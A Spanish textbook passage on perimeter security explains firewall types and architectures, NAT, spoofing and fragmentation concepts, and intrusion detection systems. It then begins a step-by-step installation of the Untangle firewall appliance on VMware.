


Figura 8.1. Inicio comunicación TCP




Figura 8.2. Comunicación TCP

- **Estado-UDP**. UDP es un protocolo no orientado a conexión, con lo que el estado de comunicación no puede ser definido de una forma robusta y clara. Para esto un dispositivo que tracee una conexión UDP lo debe realizar a partir de pseudo-estados. UDP, al no tener números de secuencias en sus paquetes o *flags*, el único parámetro por el que se puede basar el estado de una sesión es por la dirección IP y el puerto que están utilizando tanto el origen como el destino. Dado que los puertos efímeros que se establecen en las conexiones son distintos para cada una de ellas, este parámetro podría determinar a qué conexión corresponde cada paquete. Otro de los problemas que se puede plantear al no tener *flags* para determinar cuándo se termina una sesión es que un sistema puede eliminar una entrada de una conexión UDP en la tabla de estado, configurando un valor de *time-out*. Hay diferenciación de velocidades de entrega de paquetes entre dos sistemas.

- **Estado-ICMP**. ICMP es un protocolo no orientado a conexión como UDP, con lo que el estado de comunicación no puede ser definido de una forma robusta y clara. Para esto, un dispositivo que tracee una conexión ICMP lo debe realizar a partir de pseudo-estados. Se puede tracear por el tipo de mensaje de petición y el tipo de mensaje de respuesta. Otro de los problemas que se puede plantear al no tener *flags* para determinar cuándo se termina una sesión es que un sistema puede eliminar una entrada de una conexión ICMP en la tabla de estado, configurando un valor de *time-out*.

2. Firewalls de filtrado de circuito. Trabaja en las capas de transporte y sesión. Se examina la información TCP que se envían entre sistemas para verificar que la petición de sesión es legítima. Los filtros de circuito restringen el acceso a sistemas procesando la información que se encuentra en las cabeceras TCP y UDP. Permite crear filtros, por ejemplo, prohibir al Sistema "A" usar FTP para acceder al Sistema "B". El control de acceso está basado en flujo de datos TCP y datagramas UDP. También pueden ser basados en los *flags* de estatus, las direcciones de origen y destino y los números de puerto. Permite inspeccionar sesiones. Una sesión puede estar compuesta de varias conexiones. Las sesiones son establecidas solamente en respuesta a la petición de un usuario. Los filtros de circuito no restringen el acceso basado en información de usuario. No pueden distinguir entre comandos PUT o GET.

3. Proxys. Los servidores Proxy se ejecutan en unos pocos programas que pueden ser securizados y confiables. Estos programas son aplicaciones específicas, cada protocolo soportado tiene su propio servicio proxy gestionado por un Proxy genérico. Realiza conexiones punto a punto desde el cliente al Proxy y desde éste al servicio de red requerido. Desde un punto de vista técnico el proxy es servidor y

cliente al mismo tiempo ya que tiene funciones de *listener* y de *iniciador*. La comunicación a través de un Proxy requiere varios niveles de autenticación. Características de una conexión Proxy:

- Usuario realiza petición de un servicio de Internet, como HTTP, FTP, Telnet, etc.
- El software instalado en el sistema del cliente lanza la petición de acuerdo con la política de seguridad a utilizar para el servicio de Internet requerido.
- Proxy provee conexión actuando como *gateway* del servicio remoto.
- Proxy realiza las comunicaciones necesarias para establecer la conexión con los sistemas externos, mientras protege los sistemas que están detrás de él.
- Todo el tráfico se encamina entre el usuario interno y el sistema externo a través del Proxy Gateway.
- Ejemplo: servicios Proxy para correo. El servicio en el *firewall* acepta todos los correos con dirección interna y entonces realiza un *forward* a los sistemas internos o al servidor de correo central interno.
- Al realizarse la comunicación entre el usuario interno y el servicio externo a través del Proxy, éste protege la dirección IP del usuario, el sistema operativo que ejecuta en su sistema (a través de técnicas de identificación como las de *passive fingerprinting*).
- El sistema Proxy debe ser implementado para ser usado por un solo servicio (si es posible), no configurar cuentas de usuario, no instalar en ellos compiladores ni otros programas innecesarios, etc.

Tipos de Proxy:

- **Proxy inverso**: es utilizado normalmente fuera del *firewall* para implementar un servidor de contención seguro para los clientes externos, previniendo directamente los accesos no monitorizados de los servidores internos por parte de los usuarios externos. Se puede usar también para mejorar el rendimiento, ya que múltiples proxies pueden ser implementados en un frontal para realizar *load balancing* de los usuarios con accesos pesados.
- **Proxy de aplicación**: son programas cliente servidor implementados para cada servicio. El ejemplo más notable son los proxies de HTTP.
- **Proxy de circuito**: además de filtrar por dirección IP, número de puerto u otro tipo de información contenida en las cabeceras, puede validar y

monitorizar cada una de las sesiones que se establecen en la comunicación. El Proxy de circuito determina que la sesión es válida basándose en reglas como la dirección IP de destino/origen, el puerto de destino/origen, protocolo, usuario ID, password, fecha, etc., pudiendo manejar el tráfico UDP.

8.1.3 Arquitecturas de firewalls

La casuística sobre los diferentes tipos de arquitectura de *firewall* es variada, pero las arquitecturas básicas son las que a continuación exponemos:

8.1.3.1 ARQUITECTURA CON FIREWALL BASTIÓN

En ésta la red está protegida perimetralmente por un solo *firewall.* La arquitectura más básica en este caso es un *firewall* que protege la red interior de la exterior, es el caso típico de conexión a Internet, y que tiene instaladas dos interfaces de red. En este tipo de arquitectura, obviamente, el tráfico de intercambio entre la red interna y la externa está sometido a las reglas de un solo *firewall*, con lo que éstas deben ser lo más robustas posibles.

El tener este tipo de arquitectura no significa sencillez en la definición de políticas de seguridad, ya que a veces las conexiones de fuera hacia dentro que hay que realizar con distintas aplicaciones y protocolos son las que establecen la dificultad de diseño de las políticas de seguridad.

Otros lugares donde se suele integrar esta arquitectura es cuando se quieren proteger subredes, como en el caso, por ejemplo, de redes donde están integrados los servidores críticos que se quieren segmentar de las otras subredes que componen la red interna.




Figura 8.3. Firewall bastión

8.1.3.2 ARQUITECTURA FIREWALL, DMZ Y RED INTERNA

Aquí, los servicios de acceso público, como pueden ser el correo electrónico, los servidores de páginas Web, los servidores de imágenes de vídeo, DNS o similares se encuentran situados en redes o zonas denominadas "zonas desmilitarizadas" o DMZ. Debido a que estos servicios tienen la particularidad de ser de acceso libre o con ciertas limitaciones desde cualquier parte, su protección es más compleja, porque obviamente a un servidor Web no se le puede cortar el acceso externo a las páginas que alberga. Teniendo en cuenta lo anterior, una arquitectura básica con DMZ puede consistir en un *firewall* con tres interfaces de red, que comunican con la red interna, la DMZ y el exterior.

Las políticas de seguridad que se integran en este caso, por una parte, deben ser restrictivas en cuanto a los accesos a la red interna, pero, por otra, deben tener en cuenta que la DMZ es una zona de acceso libre y las reglas a definir aquí son menos restrictivas.




Figura 8.4. Firewall bastión-dmz

8.1.3.3 ARQUITECTURA FIREWALL CONTENCIÓN-BASTIÓN

En este tipo de arquitectura la DMZ está integrada entre dos *firewalls,* uno de ellos, el de contención, se encuentra protegiendo la DMZ de la red externa y el bastión protege la red interna del tráfico que proviene de la DMZ y, además, del de la red externa. En este caso las políticas de seguridad que se van a implementar en cada uno de ellos son totalmente diferentes, ya que las reglas que se deben establecer en el *firewall* bastión restringirán, por ejemplo, accesos externos a redes internas de peticiones HTTP, pero no así el de peticiones de páginas Web por parte de los sistemas que se encuentran en la red interna. Con esto se debe tener especial cuidado en la congruencia de ambas políticas ya que lo que uno de los *firewalls* deja pasar, el otro lo debe rechazar.




Figura 8.5. Firewall contención-bastión

8.1.3.4 ARQUITECTURA ALTA DISPONIBILIDAD

Cuando es necesario implementar soluciones de seguridad perimetral en las cuales la disponibilidad de los servicios y sistemas es esencial, se recurre a *firewalls* que son clusterizables, esto es, que el *firewall* se ejecuta en dos sistemas independientes.

Hay *firewalls* con funcionalidades de clúster en los que por un solo sistema se filtra el tráfico a la vez, y si éste se viene abajo, el otro sistema es el que entra en funcionamiento mediante un proceso de *failover*. En cambio, hay otros en los que los dos sistemas están filtrando el tráfico a la vez.

Este tipo de soluciones es conveniente implementarlas, puesto que la pérdida del *firewall* puede generar graves problemas de seguridad al dejar la red sin protección, y por otra parte, se deben suspender servicios, ya que sin el *firewall* es mejor no tener ningún tipo de comunicación con el exterior, ya que el riesgo de trabajar sin éste es muy alto o crítico en algunas situaciones.




Figura 8.6. Firewall en clúster

8.1.4 Conceptos

Antes de implementar cualquier *firewall* se van a definir una serie de conceptos o técnicas básicas con los que trabajan la mayoría de dichos *firewalls.*

8.1.4.1 NAT

NAT (*Network Address Translation*), es básicamente el método por el cual la dirección IP es mapeada desde un grupo a otro, que a su vez es transparente a los usuarios. Otro método de mapeo es el de NAPT (*Network Arddes Port Translation*), donde un conjunto de puertos asociados a direcciones IP son trasladados a otros puertos de una dirección IP. Hay dos tipos básicos de NAT:

- **NAT estático**: cada dirección IP se enmascara en otra dirección IP, de modo que la relación es uno a uno. Este tipo de NAT se utiliza, por ejemplo, para ocultar los servidores de acceso público a Internet, ya que se oculta detrás de una dirección IP del *firewall.*
- **NAT dinámico**: varias direcciones IP se enmascaran detrás de una dirección IP de firewall. Ese tipo de NAT se implementa en redes que se ocultan detrás de la IP del *firewall*, siendo la relación varios a uno.

8.1.4.2 SPOOFING

Spoofing es la técnica de envío de paquetes con información falsa, donde puede parecer que el origen del paquete proviene de una red que se encuentra protegida por el *firewall.* En este caso, las direcciones IP de origen son del rango de las direcciones privadas de una red interna, pero el flujo de los paquetes es "hacia el interior del *firewall*, con entrada por la tarjeta externa de éste". Si penetran este tipo de paquetes, uno de los *hosts* que se encuentran en la red interna puede llegar a determinar que provienen de un sistema confiable y que puede acceder a su información.

Esto se realiza con herramientas de *crafting* de paquetes como **Ant.** Establecer reglas *anti-spoofing,* como las de no permitir entradas al *firewall* cuyas direcciones IP de origen sean privadas además de deshabilitar el enrutamiento de origen, protege de este tipo de ataques.

8.1.4.3 FRAGMENTACIÓN

Los ataques de fragmentación fueron diseñados para contrarrestar el filtrado de paquete. En principio las tecnologías de filtrado dejaban pasar todos los fragmentos, pero se implementaron mejoras donde se verificaba el primer fragmento y, si pasaba los filtros, se permitía pasar los siguientes. La verificación

de la cabecera del primer fragmento dio lugar a la división de la información de los puertos TCP y UDP en fragmentos más pequeños. La RFC 1858 define los métodos para detener la fragmentación.

8.2 DETECTORES DE INTRUSO

Se pueden definir los IDS como programas de *software* o sistemas de *hardware* que automatizan procesos de monitorización de eventos que ocurren en una red o en un sistema, analizando posteriormente dichos eventos o firmas para detectar problemas de seguridad en dicha red. En el caso de que además realicen algún tipo de evento o acción preestablecida al haber detectado un problema de seguridad, estos IDS se denominan IPS.

Sus principales funcionalidades, son:

- Previenen problemas de comportamiento de abusos en el sistema o red.
- Detectan ataques y otras violaciones de seguridad.
- Detectan las vulnerabilidades de una red o sistema.
- Implementan calidad de control para eventos de seguridad y administración.
- Proporcionan información sdbre diagnostico y correción de problemas de seguridad acerca de los intrusos que intentan acceder a la red o sistemas.

Cuando se diseña una infraestructura perimetral de seguridad, en la mayoría de los casos en las redes a proteger se implementa un *firewall* como único elemento, por lo que la seguridad que pueda dar este tipo de elemento de defensa es a veces insuficiente. Esto es debido a que una parte de los *firewalls* que se implementan carecen de las funcionalidades que pueden aportar los IDS. Cuando una trama de cualquier protocolo pasa a través de un *firewall*, verifica si cumple una serie de reglas preestablecidas por los administradores del sistema, si las cumple, atraviesa el *firewall*, si no, son rechazadas. Cuando estos sistemas verifican las tramas, algunos de ellos no son capaces de realizar un análisis en profundidad en cuanto a contenido de la trama, por ejemplo, en la parte que transporta los datos, determinar actividades anómalas, incorrectas o ilegales.

Los niveles de control deberían ser robustecidos con la implementación de este otro tipo de sistemas, con lo que reforzarán el control del tráfico de red que atraviesa la red a través de *routers* y *firewall.* Los IDS son un complemento a los sistemas anteriormente citados.

Es como la paradoja de la seguridad que se implementa en ciertos edificios, en los que un visitante pasa por ciertos sistemas de detección especializados en la detección de ciertos materiales, pero no de otros.

Permítanme el símil: desde hace unos meses para viajar en avión, sólo es posible transportar líquidos en el equipaje de mano si éstos ocupan un determinado volumen y son introducidos en bolsas transparentes de plástico. Esto es debido a que los métodos para detectar explosivos líquidos estan basados en perros y personas, con lo que es necesario facilitar la verificación de los líquidos transportados por los pasajeros y así no colapsar los aeropuertos. Imagine que los arcos por los que pasan los viajeros son los *firewalls*, y los agentes de seguridad y perros son IDS que verifican el contenido que transporta un viajero, pudiendo llegar incluso a cachear al viajero. Definitivamente, cada elemento cumple una parte en cuanto a la seguridad.

8.2.1 Tipos de IDS

En el mercado existe una gran variedad de IDS, que se diferencian en cuanto a la metodología de la detección de intrusos y cómo es su funcionamiento. Una clasificación básica de los algoritmos que utilizan los IDS podría ser la siguiente:

- **Basados en patrones/firmas simples**: estos buscan secuencias fijas en cada paquete que analizan; si éste coincide con una firma conocida que se encuentra en su base de datos lo tratan como un potencial ataque. El patrón de ataque normalmente es definido básicamente por un servicio o puerto, esto da lugar a que el análisis sea rápido. Para protocolos o programas que normalmente no utilizan los puertos conocidos, como los troyanos, puede ser complicado detectarlos. Por ejemplo, un paquete TCP con destino al puerto 12345 y que puede contener "peligro esto es un ataque" como cadena, podría ser detectado por este tipo de IDS. Obviamente, estos IDS son muy simples y se pueden aplicar en todos los protocolos, además de tener una relación directa con la firma de ataque.

- **Basados en la coincidencia de los patrones de estado**: en este caso no sólo se verifica un paquete de modo aislado como lo hacen los IDS anteriores, sino que verifican el flujo de la sesión a la que pertenece el paquete. En este caso el IDS analiza las firmas de ataques contra todo el flujo de las sesiones que le llegan. En este caso el IDS tiene que ser capaz de ordenar los paquetes que le llegan y establecer todo el flujo de comunicación y analizarlo. En una comparación con lo anterior, aquí el IDS tiene que determinar el protocolo utilizado, TCP, el puerto de

comunicación 12345 y la firma "peligro esto es un ataque", pero con la diferencia de que la firma en el anterior tenía que estar integrada en un solo paquete, mientras que aquí podría detectar un ataque aunque en el primer paquete viajase "peligro", en el segundo "esto", en el tercero "es", en el cuarto "un" y en el quinto "ataque", porque es capaz de analizar todo el flujo. En este caso, pueden detectarse muchos falsos positivos (si la firma no es muy específica), las modificaciones de ataques pueden ser no detectadas (falsos negativos) y se requieren múltiples firmas de ataques para detectar una vulnerabilidad.

- **Firmas basadas en descodificación de protocolos**: es una extensión de la anterior. Estas clases de firmas se implementan decodificando los elementos que componen el flujo de información de la misma manera tanto como cliente o como servidor en el proceso de comunicación. Cuando los elementos de un protocolo son identificados, el IDS aplica las reglas definidas en los RFC para tratar de encontrar alguna violación de estos. Algunas de estas firmas son debidas a variaciones en alguno de los campos del protocolo, longitud de campos o a los argumentos o *flags* que utilizan. Este tipo de IDS minimiza los falsos positivos, pero requiere bastante tiempo en su desarrollo.

- **Firmas basadas en algoritmos heurísticos**: están basados en logaritmos que evalúan el tráfico que pasa por la red desde un punto de vista estadístico y trazan líneas base de comportamiento. Por ejemplo, a través de estos algoritmos se puede detectar acceso a unos determinados puertos por un determinado sistema cuando la red funciona de forma normal, cuando hay una variación en este comportamiento el sistema genera alarmas sobre esto. Este tipo de IDS tiene que estar continuamente ajustando su configuración, ya que de alguna manera, si el comportamiento en un punto en el tiempo se cree normal, éste puede cambiar también, por ejemplo, imaginemos analizar el protocolo HTTP en un momento dado, ocurre algún suceso informativo extraordinario y el tráfico HTTP se eleva considerablemente, el IDS lo tratará como un potencial ataque dando lugar a un falso positivo.

Otro tipo de clasificación de IDS es dependiendo de dónde se instalan y qué sistemas tienen que monitorizar. En esta clasificación los IDS son:

- **NIDS- IDS de red**: estos son los IDS que se pueden instalar en sistemas independientes o en aquellos que están ejecutando otras aplicaciones para monitorizar el tráfico que atraviesa por un segmento de red. Dependiendo de la arquitectura de la red, pueden ser implementados varios de éstos en

cada segmento de red (delante del *router*, entre el *router* y el *firewall*, en la DMZ, entre la DMZ y la red interna) como sensores y enviar los datos para su análisis a consolas centralizadas.

- **HIDS- IDS de host**: está ejecutándose en un solo sistema y sólo monitoriza a éste. Cuando se tienen aplicaciones críticas en sistemas independientes, se podría implementar este tipo de IDS y así analizar de forma más detallada los eventos que ocurren entre la red y dicho sistema.

8.2.2 Componentes de los IDS

Los IDS se suelen componer de tres componentes funcionales fundamentales:

- **Origen de la información**: desde donde se suministra la información usada para determinar dónde un intruso ha intentado penetrar. Esos orígenes pueden ser de los diferentes niveles de monitorización del sistema, de la red, del *host* o de las aplicaciones.
- **Análisis**: parte del IDS que organiza y hace que los eventos derivados del origen de la información sean catalogados como intentos de intrusión o que ha tenido lugar una intrusión efectiva.
- **Respuesta**: conjunto de acciones que el sistema puede tomar para detectar/eliminar las intrusiones. Estas acciones pueden ser activas (intervenciones automáticas) o pasivas (informes).

Los IDS se suelen componer de cuatro componentes lógicos fundamentales:

- **Motor**: componente que desensambla y ensambla los paquetes que pasan por él, analizándolos y comparándolos con firmas o líneas de comportamiento.
- **Base de datos**: componente que almacena los registros, alertas y alarmas del IDS. El esquema lógico de la base de datos tiene que ser coherente con las entradas que pueda establecer el motor en ésta.
- **Consola**: componente donde se visualizan los resultados de los análisis del IDS.
- **Aplicación de análisis**: recoge los datos de la base de datos y realiza análisis estadísticos de varios parámetros.

8.2.3 Conectividad de los IDS

Los IDS, como se ha visto anteriormente, se pueden implementar en varios sitios de la red (cuando éstos son NIDS), pero una vez seleccionadas las redes que se quieren monitorizar, hace falta integrar estos dispositivos en los dispositivos conectores de red. Para estos se pueden seleccionar entre varias posibilidades.

- **Empleo de concentradores/hubs**: envían todo el tráfico que pasa por cada uno de sus puertos por todos los demás. Esto da lugar a problemas de rendimiento.
- **Switches con capacidad de puerto SPAN**: *switches* que integran un puerto especial de análisis denominado SPAN. Esta funcionalidad suele estar integrada en casi todos los *switches* gestionables que hay en el mercado, es configurable de forma remota. Cuando se intenta monitorizar tráfico en una red *full-duplex* en un canal del puerto SPAN, habrá problemas de pérdida de paquetes. Otra consideración a tener en cuenta es que los errores en las capas 1 y 2 de red no son duplicados y, por lo tanto, no se pueden analizar.
- **Switches con capacidad de "port mirroring"**: *switches* gestionables capaces de copiar el tráfico de un puerto a otro, con lo que el IDS que esté conectado al puerto que hace de espejo está "viendo" el mismo tráfico que el puerto a observar.
- **TAP (Test Access Ports)**: es un dispositivo de red para la monitorización de sistemas y aplicaciones, siendo dicha monitorización pasiva, ya que se limita a trasladar todo el tráfico de red de cada uno de los puertos al puerto donde se conecta el IDS. En este dispositivo hay varios puertos donde por uno se conecta el dispositivo que se quiere monitorizar, por otro el sistema de monitorización IDS y un último puerto de conexión a los *switches* de red. Con estos dispositivos todo el tráfico que salga o entre al sistema a que hay que monitorizar pasa por dicho TAP, es capturado por el IDS y también es derivado a la red por el último puerto.

8.3 UNTANGLE

A lo largo de este capítulo se realizará la instalación y configuración de la solución de seguridad perimetral Untangle, ésta es una distribución de código abierto basada en Debian con licencia GPL v2, dicha solución es desarrollada y mantenida por la compañía Untangle Inc. y está disponible en varios idiomas, incluyendo español. Untangle es una solución de *firewall* multifuncional que unifica y consolida en un único dispositivo varias soluciones de seguridad. Es un

sistema óptimo para las pequeñas y medianas empresas, ya que centraliza toda la gestión de la seguridad de red en una única consola de administración vía Web.

8.3.1 Componentes de Untangle

Actualmente, Untangle tiene disponible tres versiones de su solución; Lite, Standard y Premium. La versión Lite es la versión gratuita que se distribuye con todos los módulos de seguridad basados en proyectos de código libre. Las versiones Standard y Premium, además de contener dichos paquetes de código libre, tienen la opción de comprar módulos de código propietario mediante el pago de una licencia anual.

En el siguiente apartado, se instalará la **versión Lite**, ya que es la que contiene todos los paquetes de código libre que permiten cubrir prácticamente todas las necesidades de una empresa sin necesidad de un desembolso económico. Dicha versión incluye las siguientes aplicaciones o módulos:

- **Web Filter**: permite filtrar e impedir el acceso a páginas Web no autorizadas.
- **Virus Blocker**: analiza en busca de virus todos los paquetes que circulen por la red.
- **Spam Blocker**: filtra el correo electrónico no deseado y lo envía a una zona de cuarentena.
- **Attack Blocker**: sistema proactivo para la prevención de ataques de denegación de servicio.
- **Phish Blocker**: bloquea el acceso a páginas Web de *phishing* o de robo de identidad.
- **Spyware Blocker**: bloquea el acceso a páginas Web con contenido malicioso.
- **Firewall**: protege su red corporativa de accesos no autorizados ya sean internos o desde Internet basandose en una política de filtrado.
- **Intrusion Prevention**: protege su red de ataques e intrusiones provenientes desde Internet.

- **Protocol Control**: bloquea las conexiones para determinados protocolos no autorizados en su red, como los sistemas de mensajería instantánea o descargas P2P.
- **Captive Portal**: habilita un portal cautivo que se muestra a todos los usuarios antes de poder acceder a Internet, pudiendo solicitar la aceptación de las políticas de la compañía o la validación de los usuarios de modo que cada uno tenga definidos unos niveles de acceso.
- **OpenVPN**: habilita el acceso seguro a través de Internet a la red corporativa.
- **Reports**: generación de informes periódicos de la actividad de su red de manera automatizada.
- **Automatic updates**: Sistema de actualizaciones automatizado del *firewall*. Descarga las últimas firmas de ataque y virus para que el *firewall* esté siempre al día.

8.3.2 Requisitos mínimos

Antes de iniciar la instalación de Untangle, es importante definir cómo desea implementar el *firewall* y tener claro el número de usuarios a los que va dar servicio el equipo. Para que pueda estimar los recursos necesarios, Untangle pone a disposición de los usuarios una tabla de requerimientos mínimos del *hardware* basandose en el número de usuarios y el tráfico que tendrá la red.

Usuarios	Procesador	Memoria	Disco	Tarjetas de red
1-50	Pentium 4 o superior	1 GB	80 GB	2 o más
51-150	2 Cores	2 GB	80 GB	2 o más
151-500	2 Cores o superior	2 GB o mas	80 GB	2 o más
501-1500	4 Cores	4 GB	80 GB	2 o más
1501-5000	4 Cores o superior	4 GB o mas	80 GB	2 o más

Estos son valores de requisitos mínimos y no contemplan el tipo de tráfico que tendrá la red. En una red de trabajo normal, el tráfico generado podría no afectar el rendimiento. Sin embargo, si muchos usuarios utilizan la solución para conectarse remotamente, un *hardware* superior le ayudará a mantener las líneas de comunicación disponibles con mínimas interrupciones.

8.3.3 Instalación en entornos virtuales

Untangle pone a disposición de los usuarios una versión del producto en formato *appliance* para entornos virtuales bajo VMware ESX. Éste se encuentra descargable en formato OVA, extensión perteneciente al estándar de *Open Virtual Machine Format* (Formato Abierto de Máquinas Virtuales). Está disponible en versión de 32 bits y 64 bits, dependiendo del *hardware* del que disponga. A continuación, se describen los pasos necesarios para descargar e instalar el *firewall*:

1. Lo primero que ha de hacer es descargar de Internet el paquete de instalación que Untangle pone a su disposición en la URL: *http://sourceforge.net/projects/untangle/files/*. Aquí encontrará las distintas versiones archivadas en sus respectivas carpetas. Al abrir la carpeta para listar sus contenidos, encontrará dos ficheros con extensión .ova. Elija entre la versión de 32 ó 64 bits e inicie la descarga.

2. Una vez descargado, lo primero que se ha de hacer es acceder a la consola VMware vSphere para administrar el servidor de virtualización donde residirá Untangle. Una vez dentro, diríjase al menú **file** y seleccione la opción **Deploy OVF Template**. Esto abre una ventana de diálogo que le asistirá al desplegar el *appliance* virtual. A continuación seleccione la opción **Deploy from file** y pulsando en el botón **Browse**, podrá seleccionar el fichero que ha descargado, cuyo nombre será similar a untangle_741_x64_vmware.ova.




Figura 8.7. Deploy OVF Template

3. Una vez seleccionado el fichero, el sistema le informará del nombre del producto y su versión. Esto confirma que ha podido reconocer bien el formato del fichero.




Figura 8.8. Nombre del producto y versión

4. Pulse en el botón **Next** para continuar con el proceso de importación. A continuación, se le solicitará el nombre que quiere darle a la máquina virtual. Asigne a esta máquina un nombre y en el siguiente paso elija el repositorio de datos a utilizar para albergar la máquina virtual.




Figura 8.9.Nombre de la máquina virtual

